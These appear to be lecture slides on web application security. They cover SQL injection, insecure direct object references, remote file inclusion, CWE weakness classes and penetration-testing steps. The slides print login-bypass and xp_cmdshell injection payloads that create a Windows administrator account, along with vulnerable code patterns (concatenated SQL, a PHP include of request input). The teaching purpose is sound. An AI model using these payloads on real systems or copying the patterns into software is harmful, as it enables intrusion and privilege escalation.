  - Text in blue is your SQL code, Text in orange is the hacker input, black text is your application code
  - Login: Password:

- ✓ Dynamically Build SQL String performing authentication:
  - "SELECT * FROM users WHERE login = '" + userName + "' and password= '" + password + "'";

- ✓ Hacker logs in as: **' or '' = ''; --**
  - SELECT * FROM users WHERE login = '' **or '' = ''; --**' and password=''

MORE DANGEROUS SQL INJECTION ATTACKS

- ✓ Hacker creates a Windows Account:
  - SELECT * FROM users WHERE login = ‘’; **exec master..xp_cmdshell 'net users username password /add';--**’ and password= ”
- ✓ And then adds himself as an adminstrator:
  - SELECT * FROM users WHERE login = ‘**'; exec master..xp_cmdshell 'net localgroup Administrators username /add';--**’ and password= ‘’
- ✓ SQL Injection examples are outlined in:
  - http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
  - http://www.unixwiz.net/techtips/sql-injection.html

INSECURE DIRECT OBJECT REFERENCE


- ✓ "A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects **without authorization.**"
- ✓ Fancy term for parameter tampering
- ✓ Involves modifying parameters to access unauthorized materials
- ✓ E.g. /BankAccount.jsp?acct_nmbr=123
  - The hacker modifies the parameter to view another users account

MALICIOUS FILE EXECUTION

- ✓ "Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users."
- ✓ Happens when code is executed on the server from a non-trusted source
  - All web applications are vulnerable to malicious file execution if they accept filenames or files from the user.
- ✓ Classic example: **PHP is particularly vulnerable**
  - Hacker visits a website that allows uploads
  - Hacker uploads a malicious code
  - Hacker learns directory structure and sends the path as a parameter
  - PHP code is executed on the server
    - include $_REQUEST['filename'];

- ✓ https://cve.mitre.org
- ✓ https://cwe.mitre.org

The Common Weakness Enumeration (CWE) is a category system for software weaknesses and vulnerabilities. It is sustained by a community project with the goals of understanding flaws in software and creating automated tools that can be used to identify, fix, and prevent those flaws.



Class Id	Weakness class	Example Weakness (CWE Entry)
W321	Authentication and Access Control	CWE-285: Improper Authorization
W322	Buffer Handling (C/C++ only)	CWE-120: Buffer Copy without Checking Size of Input
W323	Code Quality	CWE-561: Dead Code
W324	Control Flow Management	CWE-705: Incorrect Control Flow Scoping
W325	Encryption and Randomness	CWE-328: Reversible One-Way Hash
W326	Error Handling	CWE-755: Improper Handling of Exceptional Conditions
W327	File Handling	CWE-23: Relative Path Traversal
W328	Information Leaks	CWE-534: Information Exposure Through Debug Log Files
W329	Injection	CWE-564: SQL Injection:
W3210	Malicious Logic	CWE-506: Embedded Malicious Code
W3211	Number Handling	CWE-369: Divide by Zero
W3212	Pointer and Reference Handling	CWE-476: NULL Pointer Dereference

VULNERABILITY ASSESSMENT

- Assess and secure all parts individually
- The idea is to force an attacker to penetrate several defence layers
- As a general rule, data stored in databases are considered as "untrusted"

"In God we trust,

for the rest, we test"

TWO OPTIONS

- ✓ Static analysis
  - Automated methods to find errors or check their absence
    - Consider all possible inputs (in summary form)
    - Find bugs and vulnerabilities
    - Can prove absence of bugs, in some cases
- ✓ Dynamic analysis
  - Run instrumented code to find problems
    - Need to choose sample test input
    - Can find vulnerabilities but cannot prove their absence

PENETRATION TESTING (PENTEST)

- ✓ A **penetration test** is a method of evaluating the security of a computer system or network by simulating an attack from a malicious source, known as a *Black Hat Hacker*, or *Cracker*. – Wikipedia

PENTEST VS. VULNERABILITY ASSESSMENT

- ✓ *Vulnerability Assessment:*
  - Predictable. Can be planned & designed
  - Unreliable at times and high rate of false positives. (I've got a banner)
  - Produces a report with mitigation guidelines and action items.
- ✓ *Penetration Testing:*
  - Unpredictable by the recipient. (Don't know the "how?" and "when?")
  - Highly accurate and reliable. (I've got root!)
  - Penetration Testing = Proof of Concept against vulnerabilities.
  - Produces a binary result: Either the team owned you, or they didn't.

PENTEST - STEPS

- ✓ Analysis and Information Gathering
- ✓ Network Enumeration and Scanning
- ✓ Vulnerability Testing and Exploitation
- ✓ Reporting

PENTEST - STEPS

- ✓ Analysis and Information Gathering
  - To discover as much information about a target (individual or organization) as possible without actually making network contact with said target.
  - Methods:
    - Organization info discovery via WHOIS
    - Google search
    - Website browsing

PENTEST - STEPS

- ✓ Analysis and Information Gathering
- ✓ Network Enumeration and Scanning
  - To discover existing networks owned by a target as well as live hosts and services running on those hosts.
  - Methods
    - Scanning programs that identify live hosts, open ports, services, and other info (Nmap, autoscan)
    - DNS Querying
    - Route analysis (traceroute)

PENTEST - STEPS

- ✓ Analysis and Information Gathering
- ✓ Network Enumeration and Scanning
- ✓ Vulnerability Testing and Exploitation
  - To check hosts for known vulnerabilities and to see if they are exploitable, as well as to assess the potential severity of said vulnerabilities.
  - Methods:
    - Remote vulnerability scanning (Nessus, OpenVAS)
    - Active exploitation testing
    - Login checking and bruteforcing
    - Vulnerability exploitation (Metasploit, Core Impact)
    - 0day and exploit discovery (Fuzzing, program analysis)
    - Post exploitation techniques to assess severity (permission levels, backdoors, rootkits, etc)

EXERCISE